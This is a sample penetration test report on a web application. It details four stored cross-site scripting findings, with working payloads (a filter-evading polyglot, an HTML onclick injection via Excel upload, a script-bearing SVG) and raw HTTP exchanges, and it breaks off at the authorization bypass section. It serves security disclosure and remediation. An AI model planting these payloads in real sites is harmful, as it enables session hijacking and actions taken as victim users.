Application Penetration Assessment Sample Report

[Company Name]

Findings, Attack Narrative, and Recommendations

[Date]

Table Of Contents

Executive Summary

PurpleSec was contracted by the company to conduct an Application Penetration Assessment against their external facing web application architecture. The intent of an application assessment is to dynamically identify and assess the impact of potential security vulnerabilities within the application. During this assessment, both manual and automated testing tools and techniques were employed to discover and exploit possible vulnerabilities.

All testing activities were conducted against the {URL} development environment to limit the impact of any service disruptions. Assessment of the {URL} application began on {Begin.Date} and concluded on {End.Date}.

Testing was conducted from both an unauthenticated and authenticated context. Unauthenticated testing examines the exterior security posture of an application and looks for vulnerabilities that do not require authentication to exploit, while authenticated tests focus on discovering and exploiting vulnerabilities on portions of the internal application that are only accessible after successful authentication. Assessors were provided both a regular user and an administrative user account to assess the internal security controls of the application.

PurpleSec assessors were able to identify and exploit instances of the following vulnerabilities:

Vulnerability	Severity
Cross-Site Scripting (Stored)	High
Authorization Restriction Bypass	High
Open-Redirect	High
Low Severity 1	Low
Low Severity 2	Low

The Stored Cross-Site Scripting vulnerability had four separate instances. Each of these instances could be leveraged by an attacker to perform unauthorized actions on behalf of the victim, conduct phishing attacks, or force the download of malicious software.

The Authorization Restriction Bypass vulnerability had two separate instances; both would allow an attacker to obtain sensitive information on application users and their data.

This unauthorized information disclosure could be leveraged to aid other attacks and cause reputational harm. The last high-severity finding discovered was an Open-Redirect vulnerability. This vulnerability could allow an attacker to steal session cookies, which in turn would allow an attacker to perform actions within the application as the victim user.

Finally, two low-severity findings were also identified during testing. While these vulnerabilities pose no immediate threat to the application or its users, remediating them would further strengthen the application's overall security posture.

A detailed explanation of the above vulnerabilities can be found in Appendix A – Findings.

Attack Narrative

Stored Cross-Site Scripting

Severity: **High**

Cross-Site Scripting (XSS) is a client-side code injection attack. It occurs when data enters from an untrusted source and is included in dynamic content without being validated for malicious content by the application.

Instance 1

The application allows malicious JavaScript to be saved into the "searchCompany" field while editing contact information for application users.

The following payload was used to execute a JavaScript alert box:

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(document.domain)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert(document.domain)//>\x3e
```

Entering this payload into the “user searchCompany” field stores the XSS permanently on the application:

```
POST /manage/crm/user?email=test%40the company HTTP/2
Host: {URL}
Cookie:<snip>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 629
Origin: https://{URL}
Referer: https://{URL}/manage/crm/user?email=test%40the company
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

user%5Bname%5D=test1&user%5Bemail%5D=test%40the
company&user[searchCompany]=jaVasCript%3A%2F*-
%2F*%60%2F*%5C%60%2F*%27%2F*%22%2F**%2F%28%2F*+*%2FoNcliCk%3Dalert%28document.do
main%29+%29%2F%2F%250D%250A%250d%250a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%
2FteXtarEa%2F%3C%2FscRipt%2F--
%21%3E%5Cx3csVg%2F%3CsVg%2FoNloAd%3Dalert%28document.domain%29%2F%2F%3E%5Cx3e&
user%5Bcompany_id%5D=&tz=Africa%2FAbidjan&user%5Bpassword%5D=&user%5Bphone_number%5D
=&user%5Baccessrole_id%5D=&user%5Baccount_status%5D=email_verified&user%5Bservice_name%5D
=&user%5Bpricing_plan%5D=0&user%5Bindividual_sessions%5D=5&user%5Bglobal_panelist%5D=0&sav
e=once
```

```
HTTP/2 302 Found
Date: Wed, 28 Jul 2021 02:21:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Location: https://{URL}/manage/crm/user?email=test%40the company
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *;
img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Access-Control-Allow-Origin: https://{URL}
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,POST,PUT,PATCH,DELETE,OPTIONS
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-
Requested-With
Vary: Origin
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```


```
HTTP/2 200 OK
Date: Wed, 28 Jul 2021 02:27:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 59488
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *;
img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Vary: Accept-Encoding


name="user[searchCompany]" class="form-control" value="" /> -->
<input type="text" id="companyName" name="user[searchCompany]" class="form-control"
value="jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(document.domain) )//%0D%0A%0d%0a//////--
!&gt;\x3csVg/\x3e" />
<input type="hidden" id="companyId" name="user[company_id]" value="" />
[…]
```

Instance 2

It is possible to upload malicious JavaScript through an Excel file upload. An example Excel template to upload application candidates can be downloaded.

Inserting the following payload into either the First Name or Last Initial fields columns and uploading the template will cause store the XSS on the application:

```
<h1 onclick="alert(1)">test</h1>
```



	A	B	C	D
1	Agency ID			
2	Agency ID	First Name	Last Initial	Phone #
3	7/28/21 8:32	<h1 onclick="alert(1	<h1 onclick="alert(1)">test</h1>	

Figure 1 - Malicious Excel File Upload

The saved XSS payload can be observed in a proxy:

```
GET /ajax/project/32708/unreviewedCandidates HTTP/2
Host: {URL}
Cookie: <snip>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Referer: https://{URL}/project/32708/no-referrer
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
HTTP/2 200 OK
Date: Wed, 28 Jul 2021 12:44:21 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 12484
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *;
img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff
Vary: Accept-Encoding

[…]
```

{"id":2350,"name":"<h1 onclick=\"alert(1)\">test<\/h1>","email":"","hasEmail":false,"phoneNumber":"","verificationStatus":"unreviewed","mos":null,"hasAudio":false,"hasVideo":false,"browserName":null,"browserVersion":null,"isBrowserSupported":false,"city":"<h1 onclick=\"alert(1)\">test<\/h1>","region":null,"country":null,"osName":null,"osVersion":null,"participantType":"main","agencyId":"7\/28\/2021 12:34","agencyUserId":3402,"assignedDiscussion":null,"notificationsOn":false,"autoTechCheckLink":"https:\/\/{URL}\/recruiting\/videoResponse?recruitId=4be1087e-4172-4a9e-903f-761c01deb8ce","videoResponseLink":null,"recruitImageLink":null,"screenerLink":"\/ajax\/recruit\/4be1087e-4172-4a9e-903f-761c01deb8ce\/screener","assignments":[],"availabilities":[],"isAgencyRecruit":true,"canBeUpdated":true,"agencyName":"Assessor PPL1","agencyEmail":"dev+assessor_purplesec.us@the company","agencyPhoneNumber":"","resubmittedAt":null,"techCheckLinkSent":null,"interviewInviteSent":null,"techCheckStatus":"Not Sent","techCheckNudgeSent":false,"inviteStatus":null,"dispositionHistory":{"conferences":[],"dispositions":{}
[…]

The following screenshot shows the XSS executing in the browser after clicking on the First Name Field:




Figure 2 - XSS Code Execution

Instance 3

It is possible to upload a malicious SVG file that will execute JavaScript on the application. Navigating to the Team Settings & Members page and clicking on any Upload Logo tab that allows SVG file extensions permits a malicious SVG to execute:




Figure 3 - Malicious SVG File

The following SVG payload was successfully uploaded:

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
 <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
 <script type="text/javascript">
 alert("document.domain");
 </script>
</svg>
```

Clicking the Upload tab option highlighted in the screenshot below temporarily stores the SVG:




Figure 4 - Uploading Malicious SVG File

Navigating directly to the URL will trigger the XSS to execute:




Figure 5 - Triggering XSS

Note, the malicious SVG file is also stored on a CloudFront server that is accessed by the application. Navigating directly to the CloudFront domain will also cause the XSS to execute:



https://d3rtuxvekmz77k.cloudfront.net/hQSyXJ7RSZeckA5s8bR4_xss.svg
d3rtuxvekmz77k.cloudfront.net
OK

Figure 6 - Image Stored On CloudFront Server

Instance 4

It is possible to insert malicious JavaScript into the "Embed Project-Level Form" field using the following payload:

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(1234) )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!&gt;\x3csVg/<sVg/oNloAd=alert(1234)//>\x3e
```

The following screenshot shows the malicious JavaScript being saved into this field in the GUI:





Figure 7 - Malicious JavaScript Stored In GUI

After saving the payload in the field highlighted above then navigating back to the application dashboard page, the XSS will execute when a user clicks the Set Up Session tab:



Search Project Name

My Projects

Project	Team	Date Created	
New Project 2021-07-13 01:04:39 Owner		Jul 12, 2021	
New Project 2021-07-13 01:02:01 Owner		Jul 12, 2021	
New Project 2021-07-12 22:36:17 Owner		Jul 12, 2021	
test999 jaVasCript Owner		Jul 7, 2021	Set Up Sessions
test Owner		Jul 7, 2021	Set Up Sessions

Figure 8 - XSS Execution Via "Set Up Session" Tab

Authorization Restriction Bypass

Severity: High

Access controls enforce policies such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the user's limits.

